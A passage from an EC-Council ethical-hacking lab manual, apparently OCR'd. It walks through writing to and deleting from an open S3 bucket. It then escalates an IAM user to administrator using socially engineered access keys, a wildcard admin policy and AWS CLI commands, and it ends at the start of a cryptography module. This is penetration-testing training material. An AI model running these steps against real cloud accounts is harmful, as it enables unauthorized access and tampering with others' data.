


Figure 2.1.16: AWS configuring default output format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker** in the AWS service. We are going to use that bucket in this task.

Note: The public S3 buckets can be found during the enumeration phase.

26. Let us list the directories in the certifiedhacker bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker**) and press **Enter**.

Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.




Figure 2.1.17: Listing directories in open S3 bucket

27. This will show you the list of directories in the certifiedhacker S3 bucket, as shown in the screenshot.



Figure 2.1.18: Directories list in open S3 bucket

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Now, maximize the browser window, type **certifiedhacker.s3.amazonaws.com** in the address bar, and press **Enter**.
29. This will show you the complete list of directories and files available in this bucket.




Figure 2.1.19: S3 bucket directories and files list

30. Minimize the browser window and switch to **Terminal**.
31. Let us move some files to the certifiedhacker bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.
32. By issuing this command, you are creating a file named **Hack.txt**.



Figure 2.1.20: Creating Hack.txt file

33. Let us try to move the **Hack.txt** file to the **certifiedhacker** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. You have successfully moved the **Hack.txt** file to the **certifiedhacker** bucket.




Figure 2.1.21: Moving Hack.txt file to S3 bucket

35. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.

36. You can observe that the **Hack.txt** file is moved to the certifiedhacker bucket, as shown in the screenshot.




Figure 2.1.22: Hack.txt file moved to S3 bucket

37. Minimize the browser window and switch to the **Terminal** window.

38. Let us delete the **Hack.txt** file from the **certifiedhacker** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker/Hack.txt** and press **Enter**.

39. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker** bucket.




Figure 2.1.23: Deleting Hack.txt file from S3 bucket

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. To verify whether the file is deleted, switch to the browser window and reload the page.
41. The **Hack.txt** file is deleted from the **certifiedhacker** bucket.




Figure 2.1.24: Hack.txt file deleted from S3 bucket.

42. Thus, you can add or delete files from open S3 buckets.
43. This concludes the demonstration of exploiting public S3 buckets.
44. Close all open windows and document all the acquired information.
45. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of gaining higher-level or administrator-level privileges for the target system using a non-administrator user account.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Lab Environment

To carry out lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Lab Tasks

TASK 1

Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account.

Note: In this task, for demonstration purposes, we have created an IAM user account with permissions including iam:CreatePolicy, iam:AttachUserPolicy, iam:ListUserPolicies, sts:AssumeRole, and iam:ListRoles. This policy can be exploited by attackers to gain administrator-level privileges.

1. Launch the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
2. Click the **MATE Terminal** icon in the menu to launch the terminal.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.
6. In the terminal window, type **aws configure** and press **Enter**.

TASK 1.1

Configure AWS

7. Enter the details of the target IAM user's access key in the **AWS Access Key ID** field and press **Enter**. Similarly, in the **AWS Secret Access Key** filed, enter the target IAM user's secret access key and press **Enter**.

Note: The **AWS Access Key ID** and **AWS Secret Access Key** of the target user's account can be obtained using various social engineering techniques, as discussed in **Module 09 Social Engineering**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

8. In the **Default region name** field, type **us-east-2** and press **Enter**. In the **Default output format** field, type **json** and press **Enter**.



Figure 3.1.1: AWS CLI Configuration

9. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.

TASK 1.2

Create a User Policy

10. In the terminal window, type **vim user-policy.json** and press **Enter**.

Note: This command will create a file named **user-policy** in the **root** directory.




Figure 3.1.2: Open a text editor

11. A command line text editor appears; press **I** and type the script given below:

```
{
  "Version": "2012-10-17",
  "Statement": [
     {
       "Effect": "Allow",
       "Action": "*",
       "Resource": "*"
     }
  ]
}
```

Note: This is an AdministratorAccess policy that gives administrator access to the target IAM user.

12. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.3: Writing a user policy

13. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy --policy-name user-policy --policy-document file://user-policy.json** and press **Enter**.
14. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn**.




Figure 3.1.4: Creating a user policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Attach User Policy to the Target User

15. In the terminal, type **aws iam attach-user-policy –user-name <Target Username> –policy-arn arn:aws:iam::<Account ID>:policy/user-policy** and press **Enter**.
16. The above command will attach the policy (**user-policy**) to the target IAM user account (here, **test**).



Figure 3.1.5: Attaching a user policy

TASK 1.4

List the Attached User Policy

17. Now, type **aws iam list-attached-user-policies –user-name <Target Username>** and press **Enter** to view the attached policies of the target user (here, **test**).
18. The result appears, displaying the attached policy name (**user-policy**), as shown in the screenshot.




Figure 3.1.6: Listing the attached user policy

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

List the IAM Users

19. Now that you have successfully escalated the privileges of the target IAM user account, you can list all the IAM users in the AWS environment. To do so, type **aws iam list-users** and press **Enter**.
20. The result appears, displaying the list of IAM users, as shown in the screenshot.

Note: The results may be different in your lab environment.




Figure 3.1.7: Listing IAM users

21. Similarly, you can use various commands to obtain complete information about the AWS environment such as the list of S3 buckets, user policies, role policies, and group policies, as well as to create a new user.
    - List of S3 buckets:

      aws s3api list-buckets --query "Buckets[].Name"
    - User Policies:

      aws iam list-user-policies
    - Role Policies:

      aws iam list-role-policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Group policies:

  ```
  aws iam list-group-policies
  ```

- Create user:

  ```
  aws iam create-user
  ```

22. This concludes the demonstration of escalating IAM user privileges by exploiting a misconfigured user policy.
23. Close all open windows and document all the acquired information.
24. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography

Module 20

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography

Cryptography is the study and art of hiding meaningful information in an unreadable format.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the increasing adoption of the Internet for business and personal communication, securing sensitive information such as credit-card and personal identification numbers (PINs), bank account numbers, and private messages is becoming increasingly important, and yet, more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Thus, data security is critical to online businesses and privacy of communication.

Cryptography and cryptographic ("crypto") systems help in securing data from interception and compromise during online transmissions. Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world, and is additionally used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.

As an ethical hacker or penetration tester, you should suggest to your client proper encryption techniques to protect data, both in storage and during transmission. The labs in this module demonstrate the use of encryption to protect information systems in organizations.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv10 Module 20 Cryptography

Lab Objectives

The objective of the lab is to use encryption to conceal data and perform other tasks that include, but is not limited to:

- Generate hashes and checksum files
- Calculate the encrypted value of the selected file
- Use encrypting/decrypting techniques
- Perform file and data encryption
- Create self-signed certificates
- Perform email encryption
- Perform disk encryption
- Perform cryptanalysis

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 110 Minutes

Overview of Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.

There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption**: Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption**: Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform cryptography to protect confidential data. Recommended labs that will assist you in learning various cryptography techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Encrypt the Information using Various Cryptography Tools	√	√	√
	1.1 Calculate One-way Hashes using HashCalc	√		√
	1.2 Calculate MD5 Hashes using MD5 Calculator		√	√
	1.3 Calculate MD5 Hashes using HashMyFiles		√	√
	1.4 Perform File and Text Message Encryption using CryptoForge	√		√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.5 Perform File Encryption using Advanced Encryption Package		√	
	1.6 Encrypt and Decrypt Data using BCTextEncoder		√	√
2	Create a Self-Signed Certificate	√		√
	2.1 Create and Use Self-signed Certificates	√		√
3	Perform Email Encryption		√	√
	3.1 Perform Email Encryption using Rmail		√	√
4	Perform Disk Encryption	√	√	√
	4.1 Perform Disk Encryption using VeraCrypt	√		√
	4.2 Perform Disk Encryption using BitLocker Drive Encryption		√	√
	4.3 Perform Disk Encryption using Rohos Disk Encryption		√	√
5	Perform Cryptanalysis using Various Cryptanalysis Tools		√	√
	5.1 Perform Cryptanalysis using CrypTool		√	√
	5.2 Perform Cryptanalysis using AlphaPeeler		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Encrypt the Information using Various Cryptography Tools

Cryptography is used to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

